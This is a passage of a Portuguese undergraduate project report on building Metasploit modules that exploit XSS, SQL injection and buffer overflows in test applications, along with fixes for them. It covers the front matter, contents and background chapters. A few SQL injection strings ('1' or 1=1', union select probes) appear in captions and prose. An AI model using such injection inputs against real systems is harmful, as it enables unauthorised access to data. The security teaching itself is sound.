



Escola Superior de Tecnologia e Gestão

Instituto Politécnico da Guarda

RELATÓRIO DE PROJETO

DESENVOLVIMENTO DE MÓDULOS PARA O METASPLOIT

BRUNO MIGUEL REBELO RAMOS

RELATÓRIO PARA A OBTENÇÃO DO GRAU DE LICENCIADO EM

ENGENHARIA INFORMÁTICA

Setembro/2016

Elementos Identificativos

Aluno

Nome: Bruno Miguel Rebelo Ramos

Número: 1010906

Curso: Engenharia Informática

Estabelecimento de Ensino

Escola Superior de Tecnologia e Gestão – Instituto Politécnico da Guarda

Morada: Av. Dr. Francisco Sá Carneiro 50, 6300-559 Guarda

Telefone: 271220120 | **Fax:** 271220150

Duração do Projeto

Inicio: 15 de Maio de 2016

Fim: 9 de Setembro de 2016

Orientador do Projeto

Nome: José Luís Carlos Fonseca

Grau académico: Doutor

Agradecimentos

Ao longo de todo o meu percurso académico deparei-me com várias dificuldades, os quais foram ultrapassados devido à presença e ao apoio de várias pessoas, tanto familiares como amigas. A elas agradeço todo o apoio que me prestaram, especialmente aos meus pais e irmã, visto que sem eles não teria conseguido chegar tão longe.

Agradeço também ao meu orientador, o Professor José Carlos Fonseca, por toda a ajuda, dedicação, paciência e esforço que me prestou ao longo deste projeto. A sua ajuda foi preciosa.

Um agradecimento muito especial à minha namorada, Daniela Baeta, por todo o apoio e ajuda que me deu. Tornou o meu trabalho mais fácil, visto que mesmo nas dificuldades estava lá sempre para me motivar e não me deixar desistir.

Resumo

Atualmente, um dos fatores mais importantes a ter em conta na informática, é a segurança, sendo que esta tem que estar sempre presente no desenvolvimento de todo o tipo de *software*. Apesar disso, a segurança é uma área pouco conhecida entre a maioria dos Engenheiros Informáticos. Devido a este facto, é frequente a existência de variadas falhas de segurança no *software* desenvolvido, que podem vir a ser exploradas por *Hackers* e trazer, não só consequências graves a nível de informação, mas também a nível monetário.

Assim, este projeto visa mostrar o ciclo de vida dos três tipos de vulnerabilidades, que sendo das mais conhecidas são também das mais exploradas: *SQL Injection (SQLi)*, *Cross-Site Scripting (XSS)* e *Buffer Overflow (BO)*. Sendo estas vulnerabilidades tão comuns devemos estudá-las e aumentar o seu conhecimento por parte dos atuais e futuros engenheiros informáticos. Além disso, os conhecimentos adquiridos neste projeto podem vir a formar parte do currículo de um módulo da unidade curricular de Programação e Segurança.

No ciclo de vida das vulnerabilidades vamos abordar as diferentes fases, desde a sua criação, passando pela sua exploração em aplicações vulneráveis, e concluindo com a sua correção. A criação começará com o desenvolvimento manual do código malicioso, que será posteriormente automatizado na forma de um módulo para a *framework Metasploit*, amplamente usada por profissionais de segurança e *hackers* para testar e explorar a segurança de aplicações e sistemas. Por fim, iremos também abordar o tema da correção dessas vulnerabilidades, verificando que o código protegido já se encontra imune ao ataque desenvolvido.

Palavras-chave: Metasploit, Segurança, Cross-Site Scripting, SQL injection, Buffer Overflow

Abstract

Currently, one of the most important factors to take into account in computing is security, and this has to be present in the development of all types of software. Nevertheless, security is a little-known area among most of Computer Engineers. Due to this fact, it is common that there are various security issues in the developed software that may be exploited by hackers and bring serious consequences not only level information but also the currency level.

Thus, this project aims to show the life cycle of the three types of vulnerabilities, that being the best known are also the most exploited: SQL Injection (SQLi), Cross-Site Scripting (XSS) and Buffer Overflow (BO). These being so common vulnerabilities we must study them and increase their knowledge on the part of current and future software engineers. In addition, the knowledge gained in this project may come to be part of a course Programming and Security module curriculum.

In the life cycle of the vulnerabilities we address the different stages, from its creation, through its exploitation of vulnerable applications, and concluding with its correction. The creation starts with the manual development of malicious code, which will then be automated in the form of a module for Metasploit framework, widely used by security professionals and hackers to test and explore security applications. Finally, we will also address the issue of correction of these vulnerabilities, verifying that the protected code already developed immune to attack.

Keywords: Metasploit, Security, Cross-Site Scripting, SQL injection, Buffer Overflow

Índice

1.	Introdução	1
1.1	Motivação	1
1.2	Objetivos	2
1.3	Estrutura do relatório	3
2.	Estado da Arte	5
2.1	XSS – Cross Site Scripting	5
2.2	SQLI – SQL Injection	7
2.3	BO – Buffer Overflow	9
3.	Metodologia e tecnologias	13
3.1	Metodologia utilizada	13
3.2	Tecnologias utilizadas	13
3.2.1	Kali Linux	14
3.2.2	Metasploit	14
3.2.3	Apache	14
3.2.4	PHP My Admin	15
3.2.5	Ruby	15
3.2.6	PHP	15
3.2.7	HTML	15
3.2.8	MYSQL	16
3.2.9	Perl	16
3.2.10	NetCat	16
4.	Metasploit	17
4.1	História do Metasploit	17
4.2	Estrutura do Metasploit	18
4.3	Interface do Metasploit	19
4.4	Ferramentas do Metasploit	20
4.5	Módulos no Metasploit	21
5.	Desenvolvimento de módulos para o Metasploit	23
5.1	Linguagem de programação Ruby	23
5.2	Plugins e Mixins do Metasploit	24
5.3	Planeamento do módulo	25

5.4	Programação do módulo	25
5.5	Introduzir um módulo no Metasploit	28
6.	Cross-Site Scripting.....	31
6.1	Exploração manual da vulnerabilidade.....	32
6.2	Análise de resultados da exploração manual da vulnerabilidade	33
6.3	Desenvolvimento do módulo XSS para o Metasploit	33
6.4	Analise da exploração da vulnerabilidade com o módulo XSSAttack	36
6.5	Propostas de proteção contra o XSS.....	38
7.	SQL Injection.....	41
7.1	Exploração manual da vulnerabilidade.....	41
7.2	Análise dos resultados obtidos na exploração manual da vulnerabilidade	46
7.3	Desenvolvimento do módulo SQLi para o Metasploit.....	46
7.4	Analise da exploração da vulnerabilidade com o módulo SQLiAttack	51
7.5	Propostas de proteção contra o SQL injection	54
8.	Buffer Overflow	55
8.1	BO no Linux	55
8.1.1	Exploração manual da vulnerabilidade	56
8.1.2	Análise de resultados da exploração manual.....	64
8.1.3	Desenvolvimento do módulo BO para o Metasploit.....	64
8.1.4	Análise dos resultados da exploração da vulnerabilidade utilizando o módulo	
8.2	Buffer Overflow no Windows	70
8.2.1	Exploração manual da vulnerabilidade	70
8.2.2	Análise dos resultados da exploração manual da vulnerabilidade	75
8.2.3	Desenvolvimento do módulo	75
8.2.4	Análise dos resultados da exploração da vulnerabilidade com o módulo	77
8.3	Propostas de proteção contra o Buffer Overflow	79
9.	Conclusões e trabalho futuro	81
Bibliografia.....		83
Anexo A - Código dos módulos para o Metasploit		86
Módulo Cross-Site Scripting		87
Módulo SQL <i>injection</i>		90
Módulo Buffer Overflow no Windows		97
Módulo Buffer Overflow no Linux		98

Anexo B – Código das aplicações vulneráveis	101
Aplicação vulnerável a XSS (Login.php)	102
Aplicação vulnerável (userauthentication.php)	103
Aplicação vulnerável a XSS (Página index.php)	104
Aplicação vulnerável a SQLi (Página index.php).....	105
Aplicação vulnerável – Servidor FTP Linux	106
Anexo C - Código do fuzz.py.....	109

Índice de figuras

<i>Figura 1 - Funcionamento do XSS.....</i>	5
<i>Figura 2 - Ciclo do SQL Injection</i>	8
<i>Figura 3 - Buffer overflow.....</i>	10
<i>Figura 4 - Exemplo Buffer Overflow</i>	10
<i>Figura 5 - Kali Linux</i>	14
<i>Figura 6 - Estrutura do Metasploit</i>	18
<i>Figura 7 - Execução de módulos no Metasploit</i>	19
<i>Figura 8 - MsfConsole.....</i>	20
<i>Figura 9 - Template do módulo para o Metasploit</i>	26
<i>Figura 10 - Exemplo Datastore Options</i>	28
<i>Figura 11 - Localização da pasta .msf7</i>	29
<i>Figura 12 - Conteúdo da pasta exploits.....</i>	29
<i>Figura 13 - XSSVuln página de login.....</i>	31
<i>Figura 14 - XSSVuln página de index</i>	31
<i>Figura 15 – Código vulnerável da página index.php</i>	32
<i>Figura 16 - Resposta script alert.....</i>	32
<i>Figura 17 - Script no código HTML</i>	33
<i>Figura 18 - Opções do módulo XSS.....</i>	34
<i>Figura 19 - Código da função command_exec do módulo XSS</i>	34
<i>Figura 20 - Código da função check do módulo XSS.....</i>	35
<i>Figura 21 - Variáveis do módulo XSS.....</i>	35
<i>Figura 22 - Ciclo case no módulo XSS</i>	36
<i>Figura 23 - Configurações do módulo XSS.....</i>	37
<i>Figura 24 - Execução da função check no módulo XSS.....</i>	37
<i>Figura 25 - Resultado da exploração da aplicação web com o módulo XSS</i>	38
<i>Figura 26 - Correção da vulnerabilidade de XSS.....</i>	39
<i>Figura 27 - Resultado da exploração da vulnerabilidade corrigida.....</i>	39
<i>Figura 28 - SQLIVuln</i>	41
<i>Figura 29 - Mensagem de erro SQL.....</i>	42
<i>Figura 30 - Código fonte da aplicação SQLIVuln</i>	42
<i>Figura 31 - Live HTTP headers</i>	43
<i>Figura 32 - Código afetado da aplicação SQLIVuln</i>	43
<i>Figura 33 - Resultado de 1' or 1=1.....</i>	44
<i>Figura 34 - Resultado de ' order by 5#.....</i>	44
<i>Figura 35 - Resultado de ' union select 1,2,3,4#.....</i>	45
<i>Figura 36 - Resultado da query ' union select 1,2,3,database()#.....</i>	45
<i>Figura 37 - Datastore Options do módulo SQLi.....</i>	47
<i>Figura 38 - Função command_exec do módulo SQLi</i>	47
<i>Figura 39 - Função check.....</i>	48
<i>Figura 40 - Envio da query “union all select”</i>	49
<i>Figura 41 - Envio da query “union select” quando só existe uma coluna ou quando a coluna afetada é a ultima.....</i>	50
<i>Figura 42 - Envio da query “union select” nos restantes casos.....</i>	50

<i>Figura 43 - Configurações do módulo SQLi</i>	51
<i>Figura 44 - Resultado da execução da função check no módulo SQLi</i>	52
<i>Figura 45 - Resultado da execução do módulo SQLi</i>	52
<i>Figura 46 - Execução da opção 1 do módulo SQLi.....</i>	53
<i>Figura 47 - Execução da opção 2 do módulo SQLi.....</i>	53
<i>Figura 48 - Correção da SQLIVuln.....</i>	54
<i>Figura 49 – Resultado da exploração com a vulnerabilidade corrigida</i>	54
<i>Figura 50 - Server FTP no Linux</i>	55
<i>Figura 51 - Resultado do 1º teste</i>	56
<i>Figura 52 - Resultado do envio de 50 'A's para o servidor</i>	56
<i>Figura 53 - Resultado do envio de 500 'A's para o servidor</i>	57
<i>Figura 54 - Excerto de código vulnerável</i>	57
<i>Figura 55 - Debug do primeiro core dump</i>	58
<i>Figura 56 - Conteúdo dos registos no primeiro core dump</i>	58
<i>Figura 57 - Padrão gerado pelo patter_create.rb</i>	59
<i>Figura 58 - Debug do segundo core dump</i>	60
<i>Figura 59 - Resultado do pattern_offset.rb.....</i>	60
<i>Figura 60 - Shellcode</i>	61
<i>Figura 61 - Esquema da stack</i>	61
<i>Figura 62 - NOP led</i>	62
<i>Figura 63 – Debug do terceiro core dump.....</i>	63
<i>Figura 64 - Resultado do exploit.....</i>	63
<i>Figura 65 - Conteúdo do campo payload do módulo BO no Linux</i>	65
<i>Figura 66 - Conteúdo do campo targets do módulo BO no Linux</i>	66
<i>Figura 67 - Criação do exploit.....</i>	66
<i>Figura 68 - Envio do exploit.....</i>	67
<i>Figura 69 - Resultado do comando “set PAYLOAD” no módulo BO do Linux</i>	68
<i>Figura 70 - Configuração do payload no módulo BO do Linux.....</i>	68
<i>Figura 71 - Resultado da execução do módulo BO linux.....</i>	69
<i>Figura 72 - Resultado do envio do comando ls.....</i>	69
<i>Figura 73 - FTP FreeFloat.....</i>	70
<i>Figura 74 - Resultado da execução do fuzzer.py</i>	71
<i>Figura 75 - Resultado da execução do fuzzer no Immunity Debugger.....</i>	71
<i>Figura 76 - Fuzzer.py alterado.....</i>	72
<i>Figura 77 - Resultado pattern_offset.rb.....</i>	72
<i>Figura 78 - Conteúdo do registo ESP</i>	73
<i>Figura 79 – Resultado do mona.py.....</i>	73
<i>Figura 80 - Exploit BO Windows</i>	74
<i>Figura 81 - Execução do exploit BO Windows</i>	75
<i>Figura 82 - Conteúdo do campo Payload módulo BO no Windows</i>	76
<i>Figura 83 - Conteúdo do campo Platforms módulo BO Windows.....</i>	76
<i>Figura 84 - Função exploit do módulo BO no Windows</i>	76
<i>Figura 85 - Configurações do módulo BO no Windows.....</i>	77
<i>Figura 86 - Escolha do payload no módulo BO do Windows.....</i>	78
<i>Figura 87 - Resultado da execução do módulo BO Windows.....</i>	78
<i>Figura 88 - Resultado exploração da vulnerabilidade corrigida.....</i>	80

1. Introdução

O presente relatório descreve o projeto de final de curso desenvolvido no âmbito da Unidade Curricular Projeto de Informática, do 3º ano da Licenciatura em Engenharia Informática da Escola Superior de Tecnologia e Gestão do Instituto Politécnico da Guarda.

Este trabalho insere-se na área da segurança informática, com enfoque no ciclo de vida das vulnerabilidades mais comuns existentes nas aplicações: *SQL Injection (SQLi)*, *Cross-Site Scripting (XSS)* e *Buffer Overflow (BO)*. Estas vulnerabilidades são também amplamente exploradas por *hackers* com graves consequências para as empresas, clientes, parceiros comerciais e demais utilizadores.

Apesar de já serem conhecidas desde há mais de uma década, continua a haver necessidade de aumentar o conhecimento e divulgação acerca destas vulnerabilidades, de como são exploradas e como podem ser corrigidas. Neste sentido este trabalho visa mostrar o ciclo de vida destes três tipos de vulnerabilidades, desde a criação manual dos ataques a aplicações vulneráveis, passando pela automatização destes mesmos ataques até à correção das vulnerabilidades.

Pretende-se que este trabalho possa ser usado como apoio à aprendizagem da segurança das aplicações, nomeadamente no que à automatização dos ataques diz respeito, visto ser uma área onde a informação é mais escassa. De facto, para tal irá ser dado um enfoque especial ao desenvolvimento de módulos para a *framework* Metasploit, que é uma referência no teste e exploração da segurança de aplicações, sendo usada tanto por profissionais de segurança como por *hackers*.

1.1 Motivação

Este foi o projeto de final de curso escolhido, uma vez que a frequência da unidade curricular opcional de Programação e Segurança permitiu a descoberta do grande interesse que deve haver pela segurança na informática. Nessa disciplina aprendeu-se o que são vulnerabilidades informáticas e o modo como explorar algumas das mais relevantes atualmente, com especial relevância para o SQLi, o XSS e o BO. Além disso, outra das motivações que levou a esta escolha, foi o facto de ser uma oportunidade, não só de aprofundar os conhecimentos sobre esta área, mas também de poder servir para alertar a comunidade informática para alguns dos mais relevantes problemas de segurança de *software* que existem atualmente.

Os ataques informáticos têm sido, de forma crescente, acontecimentos comuns, visto que qualquer pessoa com um computador e uma ligação à Internet tem a possibilidade de realizar um ataque informático. Devido a este fator, é fundamental que

os engenheiros informáticos melhorem os seus conhecimentos, para que assim possam desenvolver as suas aplicações de forma mais segura e que, deste modo, se possam prevenir futuros ataques.

Uma ferramenta com bastante utilidade para a exploração de vulnerabilidades é o Metasploit. Contudo, existem aspectos importantes desta ferramenta que não estão suficientemente descritos e, que por isso, dificultam a sua utilização mais alargada. Assim, pretende-se também com este trabalho dar a conhecer esta ferramenta e o seu potencial, de uma forma que possa ser usada por outros no desenvolvimento de novos *exploits* (código preparado para explorar automaticamente uma vulnerabilidade específica), nomeadamente no que diz respeito a vulnerabilidades como SQLi e XSS. Apesar do BO ser já muito usado no Metasploit, a inclusão desta importante vulnerabilidade torna este trabalho ainda mais completo. As informações constantes neste trabalho poderão, posteriormente, ser transmitidas a futuros profissionais de informática através de um módulo da Unidade Curricular de Programação e Segurança.

1.2 Objetivos

Este projeto consiste em acompanhar o ciclo de vida de três das vulnerabilidades mais comuns nas aplicações informáticas. Além do mais, é simultaneamente proposto que seja utilizado o Metasploit para a criação de módulos que possam ser utilizados para a automatização da exploração dessas vulnerabilidades. Especificamente, pretende-se que os seguintes objetivos sejam atingidos:

1. Análise e exploração manual das vulnerabilidades

Este primeiro objetivo consiste na exploração manual das três vulnerabilidades: XSS, SQLi e BO. Nesta fase, irá ser desenvolvido, para cada uma, uma aplicação vulnerável. Estas vulnerabilidades irão ser exploradas, primeiro de forma manual e posteriormente de forma automática. Por exemplo, no caso do SQLi serão executadas *queries* maliciosas e verificada qual a resposta recebida. O mesmo será feito para o XSS, porém, em vez de *queries*, pretendem-se injetar scripts maliciosos e verificar o que acontece na aplicação. Em relação ao *buffer overflow* irá ser explorado o transbordo da *stack*.

2. Desenvolvimento de módulos no Metasploit para a exploração das vulnerabilidades

O Metasploit já inclui na sua *framework* centenas de módulos que podem ser utilizados por toda a comunidade na exploração das mais diversas vulnerabilidades. Estes servem para fazer a exploração de determinadas

vulnerabilidades. Apesar disso, e sendo esta uma plataforma modular, é possível criar os nossos próprios módulos e *exploits*, que toda a comunidade do Metasploit poderá utilizar. Esta é uma parte fundamental deste projeto, que é a criação de módulos para o Metasploit que irão, por sua vez, permitir atacar as vulnerabilidades de forma automática. Pretende-se também demonstrar que este tipo de ataques pode causar uma excessiva quantidade de danos nas vitimas. Os danos podem ser de diversos tipos como por exemplo a personificação de outros utilizadores, a modificação de funcionalidades e o roubo de informações pessoais. Este objetivo consiste, assim, em desenvolver uma análise à extensão de danos que estes ataques podem causar.

3. Análise e propostas de correção das vulnerabilidades

Sabendo da existência de determinada vulnerabilidade, esta deve ser corrigida. Este objetivo passa por analisar as aplicações vulneráveis que foram criadas para o efeito, detetando onde se encontram as falhas de segurança e a sua correção. Além disto, serão apresentadas diversas formas de proteção, dependendo do tipo de ataque que se pretende anular.

1.3 Estrutura do relatório

O presente relatório está organizado em nove capítulos. Neste primeiro capítulo é feita a introdução ao trabalho desenvolvido, descrevendo o projeto e os seus objetivos. O segundo capítulo foca o estado da arte, sendo aqui apresentadas as vulnerabilidades XSS, SQLi e BO. O terceiro capítulo descreve a metodologia utilizada, assim como as tecnologias utilizadas. No quarto capítulo é apresentada a plataforma Metasploit, a sua história, estrutura interna e ferramentas mais importantes. O quinto capítulo descreve o processo de criação de um módulo para o Metasploit. No sexto, sétimo e oitavo capítulos são apresentados o desenvolvimento dos temas relacionados com o XSS, SQLi e BO, respetivamente, incluindo a exploração manual dessas vulnerabilidades, o desenvolvimento dos módulos para o Metasploit, e formas de correção das vulnerabilidades. Por último, no nono capítulo, são apresentadas as conclusões finais do projeto realizado.

2. Estado da Arte

“É possível afirmar-se que a segurança no *software* é a ideia de criar *software* que continue a funcionar corretamente, mesmo estando sob um ataque malicioso. Grande parte da comunidade informática percebe a importância deste facto, porém, necessitam ainda de perceber como atacar este problema” (McGraw, 2004) .

No grande leque de vulnerabilidades informáticas existentes, as três mais comuns são o XSS, o SQLi e o BO, de acordo com vários relatórios, nomeadamente o OWASP (OWASP, OWASP, 2013).

2.1 XSS – Cross Site Scripting

Um ataque a uma vulnerabilidade XSS baseia-se na injeção de *scripts* maliciosos em aplicações web. Estes ataques ocorrem quando um *hacker* utiliza uma aplicação web para introduzir código malicioso que, na maioria dos casos, é enviado através de um *browser side script*. As falhas que permitem este tipo de ataques existem com muita abundância e podem ser encontradas no código das aplicações web onde seja feito qualquer tipo de *input*, não só diretamente através de caixas de texto, mas também através de cookies, da base de dados, de ficheiros, etc. Na figura 1 encontra-se uma breve explicação do funcionamento do XSS. Tal como se pode verificar, o atacante injeta um *script* na aplicação alvo, que por si vai ser guardado na base de dados. Assim, quando a vítima acede à aplicação web, os dados onde o *script* está inserido vão ser enviados para o servidor o que vai levar à execução do *script* malicioso.




Figura 1 - Funcionamento do XSS

(Fonte: Acunetix, <http://www.acunetix.com/blog/articles/blind-xss/>)

Com o XSS, um atacante pode injetar um *script* malicioso sem o utilizador perceber o sucedido, visto que, este pensa que o *script* provém de uma fonte segura. Ou seja, o *hacker* pode ter acesso aos *cookies*, *tokens* de sessão ou até mesmo a informação sensível que tenha sido guardada pelo *browser* (Owasp, 2016).

Existem três tipos de vulnerabilidades XSS sendo eles *reflected*, *persistent* e *DOM-based*.

- **Reflected XSS**

Este tipo de vulnerabilidade é o mais comum e mais fácil de explorar. Este baseia-se em introduzir o código malicioso que é imediatamente executado no browser da vítima. Normalmente é usado por *hackers* em *emails* ou *links*, normalmente muito longos e de origem duvidosa, onde a vítima clica inocentemente sem estar ciente dos riscos que corre.

- **Persistent XSS**

XSS persistente ou armazenado não é tão comum, mas normalmente é o mais perigoso pois o código malicioso é armazenado na base de dados do servidor e é executado sempre que uma vítima visualiza a página com a informação maliciosa. Facilmente este tipo de vulnerabilidade pode afetar milhares de utilizadores, dependendo da popularidade da aplicação atacada.

- **DOM-based XSS**

Ao contrário dos outros dois, este tipo de ataque requer a injeção do código malicioso diretamente no DOM (Document Object Model). Desta forma, e em contraste com os anteriores, o *browser* vai executar o *script* sem passar pelo servidor pelo que se torna um ataque muito mais direcionado, e que não pode ser identificado por detetores de intrusão existentes do lado do servidor.

Os ataques a vulnerabilidades XSS podem trazer muitas consequências para as vítimas devido à capacidade do atacante poder executar código arbitrário no *browser* da vítima. Isto pode permitir obter várias coisas dependendo dos objetivos do *hacker* e das características da aplicação. Um exemplo é o roubo de *cookies*, nomeadamente o *session ID*, que permite ao atacante fazer-se passar pela vítima. Algo que também não só é perigoso, mas também muito comum é a criação de um *Keylogger*. A injeção de um *script* deste tipo vai permitir saber tudo o que a vítima digita. Isto pode levar a que informação sensível como credenciais de acesso caiam nas mãos do atacante. Um exemplo relacionado com o *DOM-based XSS* é o *phishing* que consiste em inserir um formulário de autenticação falso numa determinada página, via DOM, de modo a ficar

sobreposto ao formulário legítimo. Desta forma é possível para o atacante descobrir a palavra-passe das vítimas (ptavares, 2014).

Um dos ataques mais famosos de XSS foi o Samy Worm, denominado também por JS Spacehero. Era um *worm* que tinha como alvo a rede social MySpace. Foi lançado no dia 4 de outubro de 2005 e, em apenas 20 horas, atacou mais de 1 milhão de vítimas. Apesar de se propagar muito rapidamente, o Samy Worm era relativamente inofensivo, visto que apenas mostrava no *website* uma frase a dizer "but most of all, samy is my hero". Apesar de ser um *script* inofensivo, este ataque foi preocupante, pois poderia ter-se tornado em algo muito pior, caso o seu autor assim o tivesse pretendido (FRANCESCHI-BICCHIERAI, 2015).

Mais recentemente, um engenheiro de segurança indiano descobriu uma falha de XSS na listagem de produtos do *website* Ebay.com. Para poder explorar este *bug*, era apenas necessário possuir uma conta de vendedor e criar uma listagem de produtos. Visto que aí existe a possibilidade de alterar o código HTML da página, só iria ser necessário injetar o *script* malicioso pretendido (Kelion, 2014).

Como estes, há muitos outros exemplos, o que nos leva a concluir que até *websites* com milhões de utilizadores em todo o mundo possuem falhas de segurança gravíssimas que podem levar a problemas sérios.

2.2 SQLi – SQL Injection

O SQLi é uma das vulnerabilidades mais conhecidas e encontradas em *websites*. Este tipo de ataques, se forem executados com sucesso, permitem ao atacante o acesso a toda a informação presente na base de dados, tal como se pode verificar na figura 2. Esta vulnerabilidade é tipicamente encontrada em aplicações web onde não seja validado o *input* feito pelo utilizador. Caso isso aconteça, o atacante pode injetar *queries SQL* no *website*, que serão enviados para a base de dados onde serão executados. Este tipo de vulnerabilidade é algo excessivamente preocupante, visto que o atacante pode ter acesso a informação, como dados pessoais, ou até mesmo informações de contas bancárias. Poderá ser possível também alterar ou introduzir dados novos na base de dados.




Figura 2 - Ciclo do SQL Injection

(Fonte: W3resource, <http://www.w3resource.com/sql/sql-injection/sql-injection.php>)

Existem três tipos de *SQL Injection* sendo eles o *Classic SQL Injection*, o *Blind SQL Injection*, e o *Out of Band SQL Injection* (Acunetix, 2016).

- **Classic Sqli**

Este tipo de *SQL injection* é o mais comum e o mais fácil de ser explorado. Ele ocorre quando o atacante consegue utilizar o mesmo canal de comunicação tanto para lançar o ataque como para guardar os resultados. Aqui existem várias técnicas de exploração como por exemplo o *error-based SQLi*, o *union-based SQLi*, *encoding* (codificar para poder evitar a deteção) e *stored procedures* (interação com o Sistema Operativo). Apesar disso, neste projeto as que vão ser mais vezes utilizadas são as duas primeiras. A primeira conta com mensagens de erro enviadas pela base de dados para tentar obter informações da sua estrutura. Na maioria dos casos isto é o suficiente para permitir ao atacante o acesso à totalidade da base de dados. Na segunda, é utilizado o operador de *SQL Union* para combinar os resultados de duas ou mais *queries* numa única que é depois retornada via HTTP.

- **Blind Sqli**

Ao contrário do *SQLi* normal, este tipo de ataque não pode contar com as mensagens de erro que a base de dados retorna. Aqui o atacante utiliza *queries* que retornem *true* ou *false* onde a resposta é determinada

dependendo da resposta da aplicação. O nome "*Blind*" é dado visto que a informação não é mostrada na página. Apesar disso o atacante pode obter informação da base de dados utilizando *queries* como por exemplo "`and 1=1`". Estas são designadas de *tautologies* e consistem na utilização de *queries* que são sempre avaliadas como verdadeiras, tal como o exemplo anterior.

- **Out of Band Sqli**

Este é o menos comum dos três, principalmente pela razão de que depende de algumas funcionalidades estarem ativadas na base de dados para poder ter sucesso. Um exemplo é a habilidade do servidor onde a base de dados está localizada, poder enviar pedidos HTTP ou DNS. Caso isso não aconteça, a aplicação não pode ser explorada visto que não existe maneira da base de dados retornar informação para o atacante.

Em 2009 dois *websites* da NASA sofreram um ataque de *SQL injection*. O *hacker* que fez este ataque foi Gunter Ollmann, um engenheiro de segurança que também tem o alias c0de.breaker. Ele escreveu recentemente um artigo sobre o ataque onde explica, não só, que apenas queria demonstrar que a vulnerabilidade existia, mas também, a facilidade que existe para explorar este tipo de falhas. Após fazer o ataque o *hacker*, conseguiu "roubar" as credenciais das contas de 25 administradores (Moscaritolo, 2009).

Em junho de 2011, um grupo ativista denominado Lulzsec utilizou o *SQL injection* para *hackear* a Sony Pictures, roubando informação sensível no processo, a título de exemplo, nomes, *passwords*, moradas e emails de milhares de clientes. O ataque foi feito como retaliação pelo processo jurídico movido contra o *hacker* George Hotz por ter feito o *jailbreak* à PlayStation (Martin, 2011).

Com isto, poder-se-á verificar que um ataque deste tipo pode ter uma magnitude enorme, visto que é possível aceder a informação privada e sensível.

2.3 BO – Buffer Overflow

Um *buffer* é uma área de memória criada pelos programas para armazenar dados que estão a ser processados. Cada *buffer* tem um certo tamanho, dependendo do tipo e quantidade de dados que irá armazenar (Morimoto, 2005).

Um BO ocorre quando um programa recebe uma maior quantia de dados daquela que está pronto para receber. Na figura 3 é possível verificar o que acontece na memória ao ocorrer um BO. Isto pode fazer com que esse excesso de dados seja armazenado em áreas de memória próximas, o que levará a dados corrompidos, ou permitirá mesmo a execução de código malicioso. Se a situação for bem analisada este tipo de

vulnerabilidade acontece principalmente devido à falta de validação de limites do buffer antes de lá introduzir novos dados no código da aplicação (OWASP, OWASP, 2016).




Figura 3 - Buffer overflow

(Fonte: NetDeep, <http://www.netdeep.com.br/blog/pentest/o-que-e-e-como-funciona-o-buffer-overflow.html>)

As instruções e os dados do programa em execução são armazenados temporariamente num setor de memória designado por *stack*. Os dados localizados depois do *buffer* contêm o endereço de retorno da função. Isto é o que permite que o programa continue a ser executado. Caso a quantidade de dados enviada para o *buffer* seja maior do que aquela que ele está pronto para receber, o endereço de retorno pode ser subscrito. Isto vai levar a que o programa passe a ler um endereço de memória inválido (Ferreira, 2015). Na figura 4 encontra-se um exemplo do que acontece na *stack* ao ocorrer um *buffer overflow*. Como se pode verificar, ao enviar mais dados do que o *buffer* suporta, foi possível subscriver endereço de retorno.

